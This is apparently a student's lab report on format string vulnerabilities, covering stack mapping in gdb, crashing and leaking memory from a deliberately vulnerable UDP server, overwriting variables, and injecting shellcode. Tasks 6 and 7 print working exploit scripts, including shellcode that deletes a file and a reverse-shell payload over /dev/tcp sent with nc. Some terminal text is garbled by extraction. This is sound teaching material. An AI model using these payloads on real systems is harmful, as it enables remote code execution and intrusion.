

# Lab Assignment3

Name | Yubin Hu

ID | 11712121

Date | 2020.09.30


turn off the address randomization

```
1 | sudo sysctl -w kernel.randomize_va_space=0
```

## Task 1: The Vulnerable Program

### Compilation

```
1 | gcc -z execstack -o server server.c -g
```



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". The terminal content shows the following command and its output:

```
[09/29/20]seed@VM:~/lab3$ cd lab3
[09/29/20]seed@VM:~/lab3$ gcc -z execstack -o server server.c -g
server.c: In function 'myprintf':
server.c:15:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
[09/29/20]seed@VM:~/lab3$
```

The desktop interface includes a dock with icons for various applications like a file manager, terminal, and browser.

## Running and testing the server


```
1 // On the server VM
2 $ sudo ./server
3
4 // On the client VM
5 $ nc -u 10.0.0.2.5 9090 message typed by you
```

The screenshot shows a Linux desktop environment with a terminal window open. The terminal output is as follows:

```
[09/29/20]seed@VM:~/lab3$ cd lab3
[09/29/20]seed@VM:~/lab3$ gcc -z execstack -o server server.c -g
server.c: In function 'myprintf':
server.c:15:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
[09/29/20]seed@VM:~/lab3$ sudo ./server
The address of the buf: 0xbff9cf10
The address of the secret: 0x080487d0
The address of the `target` variable: 0x0804a040
The value of the `target` variable (before): 0x11223344
The address of the `msg` argument: 0xbff9ced0
hello world
The value of the `target` variable (after): 0x11223344
```

In the bottom terminal window, the command `nc -u 10.0.0.2.5 9090` is run, and the response "hello world" is displayed.

## Task 2: Understanding the Layout of the Stack



## Question 1

What are the memory addresses at the locations marked by 1, 2, and 3?

We use gdb to look for the address.

- First we set a breakpoint at line 14(the first line in myprint()).
- `run`, then we get EBP
- `nexti`, to execute instructions and push the arguments into the stack, then we get ESP
- When we return to main, we print the address of buf `p &buf`

- format string: ESP: 0xbffffe740
- return address: EBP + 4 = 0xbffffe758 + 4 = 0xbffffe75c
- buf: 0xbffffe7a0

Terminal

```

[-- registers --]
EAX: 0xbffffe7a0 ("test\n")
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffe758 --> 0xbffffed88 --> 0x0
ESP: 0xbffffe750 --> 0x3
EIP: 0x80485a1 (<myprintf+6>: lea eax,[ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-- code --]
0x804859b <myprintf>: push ebp
0x804859c <myprintf+1>: mov ebp,esp
0x804859e <myprintf+3>: sub esp,0x8
=> 0x80485a1 <myprintf+6>: lea eax,[ebp+0x8]
0x80485a4 <myprintf+9>: sub esp,0x8
0x80485a7 <myprintf+12>: push eax
0x80485a8 <myprintf+13>: push 0x80487d4
0x80485ad <myprintf+18>: call 0x80483f0 <printf@plt>
[-- stack --]
0090| 0xbffffe750 --> 0x3
0094| 0xbffffe754 --> 0xbffffe7a0 ("test\n")
0098| 0xbffffe758 --> 0xbffffed88 --> 0x0
0012| 0xbffffe75c --> 0x804872d (<main+261>: add esp,0x10)
0016| 0xbffffe760 --> 0xbffffe7a0 ("test\n")
0020| 0xbffffe764 --> 0xbffffe778 --> 0x10
0024| 0xbffffe768 --> 0x10
0028| 0xbffffe76c --> 0x804864c (<main+36>: sub esp,0x4)
[...]
Legend: code, data, rodata, value

Breakpoint 1, myprintf (msg=0xbffffe7a0 "test\n") at server.c:14
14 printf("The address of the `msg` argument: 0x%.8x\n", (unsigned) &msg);
gdb-peda$ 

```

Terminal

```
[09/29/20]seed@VM:-$ nc -u 127.0.0.1 9090
test
test

```

Terminal

```

EAX: 0xbffffe760 --> 0xbffffe7a0 ("test\n")
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffe758 --> 0xbffffed88 --> 0x0 [return value: EBP+4]
ESP: 0xbffffe740 --> 0x80487e4 ("The address of the `msg` argument: 0x%.8x\n") format string: ESP
EIP: 0x80485ad (<myprintf+18>: call 0x80483f0 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-- code --]
0x80485a4 <myprintf+9>: sub esp,0x8
0x80485a7 <myprintf+12>: push eax
0x80485a8 <myprintf+13>: push 0x80487e4
=> 0x80485ad <myprintf+18>: call 0x80483f0 <printf@plt>
0x80485b2 <myprintf+23>: add esp,0x10
0x80485b5 <myprintf+26>: mov eax,DWORD PTR [ebp+0x8]
0x80485b8 <myprintf+29>: sub esp,0xc
0x80485bb <myprintf+32>: push eax
Guessed arguments:
arg[0]: 0x80487e4 ("The address of the `msg` argument: 0x%.8x\n")
arg[1]: 0xbffffe760 --> 0xbffffe7a0 ("test\n")
arg[2]: 0xb7f1c000 --> 0x1b1db0
[-- stack --]
0090| 0xbffffe740 --> 0x80487e4 ("The address of the `msg` argument: 0x%.8x\n")
0094| 0xbffffe744 --> 0xbffffe760 --> 0xbffffe7a0 ("test\n")
0098| 0xbffffe748 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffffe74c --> 0x8048732 (<main+266>: add esp,0x20)
0016| 0xbffffe750 --> 0x3
0020| 0xbffffe754 --> 0xbffffe7a0 ("test\n")
0024| 0xbffffe758 --> 0xbffffed88 --> 0x0
0028| 0xbffffe75c --> 0x8048744 (<main+284>: add esp,0x10)
[...]
Legend: code, data, rodata, value
0x80485ad 14 printf("The address of the `msg` argument: 0x%.8x\n", (unsigned) &msg);
gdb-peda$ 

```

Terminal

```
[09/29/20]seed@VM:-$ nc -u 127.0.0.1 9090
test

```

The screenshot shows the peda debugger interface. The registers pane displays CPU register values. The code pane shows assembly instructions. The stack pane shows memory dump from address 0x0000 to 0x0028. The terminal pane shows a netcat session where the program has crashed.

```
[--registers--]
EAX: 0x0
EBX: 0x0
ECX: 0x5c ('\\')
EDX: 0xbffffed7c --> 0x7d33da00
EST: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffed88 --> 0x0
ESP: 0xbffffe770 --> 0x5040400
EIP: 0x8048708 (<main+224>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[--code--]
0x80486ff <main+215>: push eax
0x8048700 <main+216>: call 0x8048400 <bzero@plt>
=> 0x8048708 <main+224>: add esp,0x10
0x804870b <main+227>: sub esp,0x8
0x8048711 <main+233>: lea eax,[ebp-0x610]
0x8048712 <main+234>: push eax
0x8048718 <main+240>: push eax

[--stack--]
0000| 0xbffffe770 --> 0x5040400
0004| 0xbffffe774 --> 0x1707070d
0008| 0xbffffe778 --> 0x10
0012| 0xbffffe77c --> 0x3
0016| 0xbffffe780 --> 0x82230002
0020| 0xbffffe784 --> 0x0
0024| 0xbffffe788 --> 0x0
0028| 0xbffffe78c --> 0x0
[...]
Legend: code, data, rodata, value
47 recvfrom(sock, buf, 1500-I, 0, (struct sockaddr *) &client, &clientLen);
$2 = (char (*)[1500]) 0xbffffe7a0           buf
gdb-peda$
```

## Question 2

What is the distance between the locations marked by 1 and 3?

$$0xbffffe7a0 - 0xbffffe740 = 0x60$$

## Task 3: Crash the Program

Input: %s%s%s%s

Stopped reason: SIGSEGV

```

[registers]
EAX: 0x0
EBX: 0xb7f1c000 --> 0x1b1db0
ECX: 0xffffffff
EDX: 0x3
ESI: 0xbffffe2d8 --> 0xbffffe7a7 --> 0xa73 ('s\n')
EDI: 0x3
EBP: 0xbffffe718 --> 0xbffffe758 --> 0xbffffe88 --> 0x0
ESP: 0xbffffe230 --> 0xbffffe304 --> 0xb7dc6090 (<_funlockfile:>: mov eax,DWORD PTR [esp+0x4])
EIP: 0xb7dae383 (< IO_vfprintf_internal+8899:>: repnz scas al,BYTE PTR es:[edi])
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)

[code]
0xb7dae379 < IO_vfprintf_internal+8889:>: mov ecx,DWORD PTR [ebp-0x480]
0xb7dae37f < IO_vfprintf_internal+8895:>: xor eax,eax
0xb7dae381 < IO_vfprintf_internal+8897:>: mov edi,edx
=> 0xb7dae383 < IO_vfprintf_internal+8899:>: repnz scas al,BYTE PTR es:[edi]
0xb7dae385 < IO_vfprintf_internal+8901:>: mov DWORD PTR [ebp-0x47c],0x0
0xb7dae38f < IO_vfprintf_internal+8911:>: mov eax,ecx
0xb7dae391 < IO_vfprintf_internal+8913:>: not eax
0xb7dae393 < IO_vfprintf_internal+8915:>: lea edi,[eax-0x1]

[stack]
0000| 0xbffffe230 --> 0xbffffe304 --> 0xb7dc6090 (<_funlockfile:>: mov eax,DWORD PTR [esp+0x4])
0004| 0xbffffe234 --> 0x0
0008| 0xbffffe238 --> 0x1
0012| 0xbffffe23c --> 0xfffffffffb8
0016| 0xbffffe240 --> 0xfffffffffb8
0020| 0xbffffe244 --> 0xbffffe2d8 --> 0xbffffe7a7 --> 0xa73 ('s\n')
0024| 0xbffffe248 --> 0x0
0028| 0xbffffe24c --> 0xfffffffffb8

[Legend: code, data, rodata, value]
Stopped reason: SIGSEGV
0xb7dae383 in IO_vfprintf_internal (s=0xb7f1cd60 < IO_2_1_stdout >, format=<optimized out>,
    ap=0xbffffe754 "\240\347\377\277\210\355\377\277-\207\004\b\240\347\377\277x\347\377\277\020") at vfprintf.c:1632
1632 vfprintf.c: No such file or directory.

[Terminal]
[09/30/20]seed@VM:~$ nc -u 127.0.0.1 9090
%$%$%$%

```

## Task 4: Print Out the Server Program's Memory

### Task 4.A: Stack Data

By test and observation, the 5th byte after the format string stores the input string's address.

So we use `%x.%x.%x.%x.%s` to get the stack data.

Also we can find that the 4th byte is 0x3, obviously invalid, so Task 3 crashed.

```
Terminal
gdb-peda$ r
Starting program: /home/seed/lab3/server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffffe760
bfffe760.b7f1c000.804871b.3
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffffe760
bfffe760.b7f1c000.804871b.3.bffffe7a0
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffffe760
bfffe760.b7f1c000.804871b.3.bffffe7a0.bffffed88
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffffe760
bfffe760.b7f1c000.804871b.3.%x.%x.%x.%x.%5
The value of the 'target' variable (after): 0x11223344
[]

[09/30/20]seed@VM:~$ nc -u 127.0.0.1 9090
%$%$%$%
%x%x%x%
%x.%x.%x.%x
%x.%x.%x.%x.%x
%x.%x.%x.%x.%x.%x
%$%$%$%
```

## Task 4.B: Heap Data

- First, we find the string secret's address (0x080487c0)
  - Because the distance is 0x60, one `%x` moves pointer 4bytes, so we skip 23 `%x`, and the 24th is secret.

## Task 5: Change the Server Program's Memory

## Task 5.A: Change the value to a different value

- target's address is 0x0804a040

## Task 5.B: Change the value to 0x500

$$0x500 = 1280$$


## Task 5.C: Change the value to 0xFF990000

0xFF

$$0xFF + 1 = 0x00$$

$$0x00 + 0 = 0x00$$

$$0x00 + 153 = 0x99$$



In format string attacks, changing the content of a memory space to a very small value is quite challenging

To get a very small value, we need to use an overflow technique.

First, we use `%x` to achieve the address of variable. In order to get the specified length of output, we use format specifier. So we may not be able to directly obtain small value, and we use overflow to do that.


In addition, 0x00 can't be output in terminal, so if our memory space is 16-bit, we can use  $2^{16}$  to represent 0x00, the lower part of the  $2^{16}$  is 0x00 and the high part does not be stored.

# Task 6: Inject Malicious Code into the Server Program

It should be noted that we can put NOP (\x90) at the beginning of our shellcode to make our life easier

In this way, even if we fail to jump to the starting address of the shellcode, we can enter the shellcode smoothly even if we jump to the nop, which improves our fault tolerance rate.

Shellcode start address is shown :



The screenshot shows a terminal window with two panes. The top pane displays assembly memory dump from address 0xbffffe760 to 0xbffffe8c0. The bottom pane shows a terminal session where the user runs 'python lab3\_6.py > lab3\_6', connects via 'nc -u 127.0.0.1 9090 < lab3\_6', and then disconnects with '^C'. The exploit code is as follows:

```
[10/06/20]seed@VM:~/lab3$ python lab3_6.py > lab3_6
[10/06/20]seed@VM:~/lab3$ nc -u 127.0.0.1 9090 < lab3_6
^C
[10/07/20]seed@VM:~/lab3$ nc -u 127.0.0.1 9090 < lab3_6
```

And it's complicated to generate the string, so we use a python script to do this work.

```
1  from struct import pack
2
3  shellcode = '\x31\xc0\x50\x68bash\x68///\x68/bin\x89\xe3\x31\xc0\x50\x68-
   ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm
   \x68/bin\x89\xe2\x31\xc9\x51\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80'
4  nop = '\x90'
5
6  ret_addr = 0xBFFFE75C
7  target_addr = pack('<I', ret_addr) + pack('<I', ret_addr + 2)
8
9  nop_num = 0x100
10
11 shellcode_start_addr = 0xBFFFE7C0 + nop_num
```

```

12 high_adr, low_adr = divmod(shellcode_start_addr, 0x10000)
13
14 fill_num_1 = low_adr - 8 if low_adr > 8 else low_adr + 0x10000 - 8
15 fill_num_2 = high_adr - low_adr if high_adr > low_adr else high_adr +
16   0x10000 - low_adr
17 print("{target_addr}#{fill_num_1}x%24$hn#{fill_num_2}x%25$hn{nop}
18   {shellcode}}.format(target_addr=target_addr, fill_num_1=fill_num_1,
19   fill_num_2=fill_num_2, nop=nop*nop_num, shellcode=shellcode))

```

And `/bin/bash -c "/bin/rm /tmp/myfile"` is executed.

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". Inside the terminal, there is a debugger session (gdb-peda) showing assembly code and memory dump. The user has run the command `/bin/bash -c "/bin/rm /tmp/myfile"`. The debugger output shows the program attempting to remove a file that does not exist. Below the terminal, another terminal window is visible with the command `nc -u 127.0.0.1 9090 < lab3_6` being run, likely to receive a reverse shell from the exploit.

## Task 7: Getting a Reverse Shell

The same as Task 6, we just replace the shellcode and open another shell to listen to port 7070.

```

1 echo $(printf
"\"%e\xe7\xff\xbf\x11\x22\x33\x44\x3c\xe7\xff\xbf\x11\x22\x33\x44\x3f\xe7\xf
f\xbf\x11\x22\x33\x44\x3d\xe7\xff\xbf").%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.50x%hhn%.65x%hhn%.127x
%hhn%.41x%hhn$(printf
"\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68///\x68/bin\x89\xe3\x31\xc
0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870
0\x681/70\x680.0.\x68127.\x68tcp/\x68dev/\x68 > /\x68h -
i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb
0\x0b\xcd\x80") | nc -u 127.0.0.1 9090

```


or python

```

1 from struct import pack
2
3 shellcode = '\x31\xc0\x50\x68bash\x68///\x68/bin\x89\xe3\x31\xc0\x50\x68-
ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870 0\x681/7
0\x680.0.\x68127.\x68tcp/\x68dev/\x68 > /\x68h -i\x68/bas\x68/bin\x89\xe2
\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80'
4 nop = '\x90'
5
6 ret_addr = 0xBFFFE75C
7 target_addr = pack('<I', ret_addr) + pack('<I', ret_addr + 2)
8
9 nop_num = 0x100
10 Z
11 shellcode_start_addr = 0xBFFFE7C0 + nop_num
12 high_addr, low_addr = divmod(shellcode_start_addr, 0x10000)
13
14 fill_num_1 = low_addr - 8 if low_addr > 8 else low_addr + 0x10000 - 8
15 fill_num_2 = high_addr - low_addr if high_addr > low_addr else high_addr +
0x10000 - low_addr
16
17 print("{target_addr} %{fill_num_1}x%24$hn%{fill_num_2}x%25$hn{nop}
{shellcode}".format(target_addr=target_addr, fill_num_1=fill_num_1,
fill_num_2=fill_num_2, nop=nop*nop_num, shellcode=shellcode))

```

We get a reverse shell and execute `pwd`.



The screenshot shows a terminal window on an Ubuntu desktop. The terminal title is "Terminal". The window contains the following text:

```
<http://www.0x23333333.com> Terminal
For help, [09/29/20]seed@VM:~$ nc -l 7070 -v
Type "aprcListening on [0.0.0.0] (family 0, port 7070)
Reading syConnection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 45984)
gdb-peda$ To run a command as administrator (user "root"), use "sudo <command>".
Starting fSee "man sudo_root" for details.
[Thread de
Using hostseed@VM:/home/seed/lab3$ pwd
The addresspwd
The address/home/seed/lab3
The value seed@VM:/home/seed/lab3$ []
The address
>0000000000000000 Terminal
0bf[09/29/20]seed@VM:~/lab3$ echo $(printf "\x3e\xe7\xff\xbf\x11\x22\x33\x44\x3c\xe
3007\xff\xbf\x11\x22\x33\x44\x3f\xe7\xff\xbf\x11\x22\x33\x44\x3d\xe7\xff\xbf").%.8x
000%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
000%.8x%.50%xhhn%.65x%hhn%.127x%hhn%.41x%hhn$(printf "\x90\x90\x90\x90\x90\x90\x31\
000xc0\x50\x68bash\x68///\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\
h12\x682>&1\x68<&1 \x6870 0\x681/70\x680.0.\x68127.\x68tcp/\x68dev/\x68 > /\x68h -i\
\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\
proxcd\x80") | nc -u 127.0.0.1 9090
[Ne
process 22218 is executing new program: /bin/bash
[New process 22219]
[New process 22220]
process 22220 is executing new program: /usr/bin/groups
[Inferior 4 (process 22220) exited normally]
Warning: not running or target is remote
gdb-peda$ []
```

# Task 8: Fixing the Problem

Remember the warning message generated by the gcc compiler?

```
[10/09/20]seed@VM:~/lab3$ gcc -z execstack -o server server.c  
server.c: In function 'myprintf':  
server.c:15:5: warning: format not a string literal and no format arguments [-Wformat-security]  
    printf(msg);  
    ^
```

The gcc warning reminds us format not a string literal and not format arguments so that the compiler can't check the format of string and maybe cause the vulnerability.

```
1 // Origin  
2 printf(msg);  
3  
4 // Fixed  
5 printf("%s", msg);
```

